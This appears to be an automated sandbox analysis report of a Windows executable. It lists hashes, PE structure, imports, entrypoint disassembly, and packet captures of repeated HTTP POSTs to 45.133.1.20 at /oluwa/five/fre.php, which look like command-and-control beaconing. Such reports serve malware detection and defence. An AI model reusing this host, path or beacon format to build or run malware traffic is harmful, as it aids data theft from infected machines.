SHA256:	e0a4948a58829f4ecd9e6fb9b28e127a6827bd8761ded085d2069a248f6f5462
SHA512:	fd0d0b51000b146049db24ecac27885ff4f688b4e40b42061972d21aaa45f8657437db8f56880f5414f00b5e35febce8a339b1d30bd387f8f11a179b222e828b
SSDEEP:	3072:l1NjcVVnLpPunbrclqvVjW/GAk+dOH6yzqwr1O+5ZFy:HNeZmrc+/AkDBzqwwqi
TLSH:	83C3F1157AE0C467C8631A712E3A5BA75FF2D5331234538F5320AF9C7E36A91990E743
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....f...*.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4034f7
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9AE5 [Sat Sep 25 21:55:49 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax

Instruction
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007FC9BC3D692Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007FC9BC3D68FAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A2D8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3b000	0xa50	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Copyright Joe Security LLC 2022

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6515	0x6600	False	0.661534926471	data	6.43970794855	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.45	data	5.14577456407	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x20338	0x600	False	0.499348958333	data	4.01369865045	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x10000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3b000	0xa50	0xc00	False	0.402018229167	data	4.18462166815	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3b190	0x2e8	data	English	United States
RT_DIALOG	0x3b478	0x100	data	English	United States
RT_DIALOG	0x3b578	0x11c	data	English	United States
RT_DIALOG	0x3b698	0x60	data	English	United States
RT_GROUP_ICON	0x3b6f8	0x14	data	English	United States
RT_MANIFEST	0x3b710	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 5, 2022 08:46:01.466833115 CEST	49771	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:01.492583990 CEST	80	49771	45.133.1.20	192.168.2.6
May 5, 2022 08:46:01.492726088 CEST	49771	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:01.499744892 CEST	49771	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:01.525523901 CEST	80	49771	45.133.1.20	192.168.2.6
May 5, 2022 08:46:01.525635004 CEST	49771	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:01.551342964 CEST	80	49771	45.133.1.20	192.168.2.6
May 5, 2022 08:46:01.580796957 CEST	80	49771	45.133.1.20	192.168.2.6
May 5, 2022 08:46:01.580830097 CEST	80	49771	45.133.1.20	192.168.2.6
May 5, 2022 08:46:01.580961943 CEST	49771	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:01.581115007 CEST	49771	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:01.607146978 CEST	80	49771	45.133.1.20	192.168.2.6
May 5, 2022 08:46:03.092267990 CEST	49772	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:03.118486881 CEST	80	49772	45.133.1.20	192.168.2.6
May 5, 2022 08:46:03.118626118 CEST	49772	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:03.132381916 CEST	49772	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:03.158200026 CEST	80	49772	45.133.1.20	192.168.2.6
May 5, 2022 08:46:03.158319950 CEST	49772	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:03.184111118 CEST	80	49772	45.133.1.20	192.168.2.6
May 5, 2022 08:46:03.221048117 CEST	80	49772	45.133.1.20	192.168.2.6
May 5, 2022 08:46:03.221069098 CEST	80	49772	45.133.1.20	192.168.2.6
May 5, 2022 08:46:03.221163034 CEST	49772	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:03.221235037 CEST	49772	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:03.246866941 CEST	80	49772	45.133.1.20	192.168.2.6
May 5, 2022 08:46:04.167363882 CEST	49773	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:04.193100929 CEST	80	49773	45.133.1.20	192.168.2.6
May 5, 2022 08:46:04.193236113 CEST	49773	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:04.197166920 CEST	49773	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:04.222893000 CEST	80	49773	45.133.1.20	192.168.2.6
May 5, 2022 08:46:04.222978115 CEST	49773	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:04.248573065 CEST	80	49773	45.133.1.20	192.168.2.6
May 5, 2022 08:46:04.298516035 CEST	80	49773	45.133.1.20	192.168.2.6
May 5, 2022 08:46:04.298542023 CEST	80	49773	45.133.1.20	192.168.2.6
May 5, 2022 08:46:04.298629045 CEST	49773	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:04.298717022 CEST	49773	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:04.324295998 CEST	80	49773	45.133.1.20	192.168.2.6
May 5, 2022 08:46:07.444600105 CEST	49774	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:07.471069098 CEST	80	49774	45.133.1.20	192.168.2.6
May 5, 2022 08:46:07.471250057 CEST	49774	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:07.670756102 CEST	49774	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:07.696760893 CEST	80	49774	45.133.1.20	192.168.2.6
May 5, 2022 08:46:07.696929932 CEST	49774	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:07.725140095 CEST	80	49774	45.133.1.20	192.168.2.6
May 5, 2022 08:46:07.746820927 CEST	80	49774	45.133.1.20	192.168.2.6
May 5, 2022 08:46:07.746857882 CEST	80	49774	45.133.1.20	192.168.2.6
May 5, 2022 08:46:07.746978998 CEST	49774	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:07.778664112 CEST	49774	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:07.805520058 CEST	80	49774	45.133.1.20	192.168.2.6
May 5, 2022 08:46:10.427409887 CEST	49776	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:10.453461885 CEST	80	49776	45.133.1.20	192.168.2.6
May 5, 2022 08:46:10.453638077 CEST	49776	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:10.458256960 CEST	49776	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:10.484729052 CEST	80	49776	45.133.1.20	192.168.2.6
May 5, 2022 08:46:10.484827995 CEST	49776	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:10.510766029 CEST	80	49776	45.133.1.20	192.168.2.6

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 5, 2022 08:46:10.540349960 CEST	80	49776	45.133.1.20	192.168.2.6
May 5, 2022 08:46:10.540378094 CEST	80	49776	45.133.1.20	192.168.2.6
May 5, 2022 08:46:10.540584087 CEST	49776	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:10.548280001 CEST	49776	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:10.574561119 CEST	80	49776	45.133.1.20	192.168.2.6
May 5, 2022 08:46:11.757216930 CEST	49777	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:11.783070087 CEST	80	49777	45.133.1.20	192.168.2.6
May 5, 2022 08:46:11.783195972 CEST	49777	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:11.786866903 CEST	49777	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:11.812761068 CEST	80	49777	45.133.1.20	192.168.2.6
May 5, 2022 08:46:11.812916994 CEST	49777	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:11.838656902 CEST	80	49777	45.133.1.20	192.168.2.6
May 5, 2022 08:46:11.871474981 CEST	80	49777	45.133.1.20	192.168.2.6
May 5, 2022 08:46:11.871562958 CEST	80	49777	45.133.1.20	192.168.2.6
May 5, 2022 08:46:11.871704102 CEST	49777	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:11.929109097 CEST	80	49777	45.133.1.20	192.168.2.6
May 5, 2022 08:46:11.929279089 CEST	49777	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:12.282473087 CEST	49777	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:12.309139967 CEST	80	49777	45.133.1.20	192.168.2.6
May 5, 2022 08:46:12.958784103 CEST	49778	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:12.985939026 CEST	80	49778	45.133.1.20	192.168.2.6
May 5, 2022 08:46:12.986049891 CEST	49778	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:12.988894939 CEST	49778	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:13.016204119 CEST	80	49778	45.133.1.20	192.168.2.6
May 5, 2022 08:46:13.016323090 CEST	49778	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:13.041870117 CEST	80	49778	45.133.1.20	192.168.2.6
May 5, 2022 08:46:13.084786892 CEST	80	49778	45.133.1.20	192.168.2.6
May 5, 2022 08:46:13.084810019 CEST	80	49778	45.133.1.20	192.168.2.6
May 5, 2022 08:46:13.084903002 CEST	49778	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:13.084984064 CEST	49778	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:13.111167908 CEST	80	49778	45.133.1.20	192.168.2.6
May 5, 2022 08:46:13.993448973 CEST	49779	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:14.019017935 CEST	80	49779	45.133.1.20	192.168.2.6
May 5, 2022 08:46:14.019249916 CEST	49779	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:14.046129942 CEST	49779	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:14.071762085 CEST	80	49779	45.133.1.20	192.168.2.6
May 5, 2022 08:46:14.071837902 CEST	49779	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:14.097388983 CEST	80	49779	45.133.1.20	192.168.2.6
May 5, 2022 08:46:14.137701988 CEST	80	49779	45.133.1.20	192.168.2.6
May 5, 2022 08:46:14.137794018 CEST	80	49779	45.133.1.20	192.168.2.6
May 5, 2022 08:46:14.137877941 CEST	49779	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:14.154405117 CEST	49779	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:14.180064917 CEST	80	49779	45.133.1.20	192.168.2.6
May 5, 2022 08:46:15.154742002 CEST	49780	80	192.168.2.6	45.133.1.20
May 5, 2022 08:46:15.181096077 CEST	80	49780	45.133.1.20	192.168.2.6

HTTP Request Dependency Graph

- 45.133.1.20

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49771	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Copyright Joe Security LLC 2022

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:01.499744892 CEST	1062	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 196 Connection: close
May 5, 2022 08:46:01.580796957 CEST	1062	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:01 GMT Server: Apache Status: 404 Not Found Content-Length: 15 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49772	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:03.132381916 CEST	1063	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 196 Connection: close
May 5, 2022 08:46:03.221048117 CEST	1064	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:03 GMT Server: Apache Status: 404 Not Found Content-Length: 15 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49782	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:17.488993883 CEST	1164	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:17.568052053 CEST	1165	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:17 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49783	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:18.841994047 CEST	1166	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:18.919632912 CEST	1166	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:18 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.6	49786	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:21.088184118 CEST	1210	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:21.180464983 CEST	1211	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:21 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.6	49789	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:23.904851913 CEST	1234	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:23.986737013 CEST	1235	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:23 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.6	49790	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:28.170344114 CEST	1235	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:28.254359961 CEST	1236	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:28 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.6	49791	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:30.051409006 CEST	1237	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:30.135314941 CEST	1237	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:30 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.6	49793	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:31.492450953 CEST	1251	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:31.569453955 CEST	1263	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:31 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.6	49795	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:32.770695925 CEST	1271	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:32.845130920 CEST	1271	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:32 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.6	49796	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:36.985054970 CEST	1286	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:37.077541113 CEST	1286	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:36 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.6	49801	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:39.663667917 CEST	1325	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:39.747967958 CEST	1326	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:39 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49773	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:04.197166920 CEST	1064	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
May 5, 2022 08:46:04.298516035 CEST	1065	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 06:46:04 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.6	49803	45.133.1.20	80	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 08:46:41.821501017 CEST	1333	OUT	POST /oluwa/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.133.1.20 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 2D36A626 Content-Length: 169 Connection: close
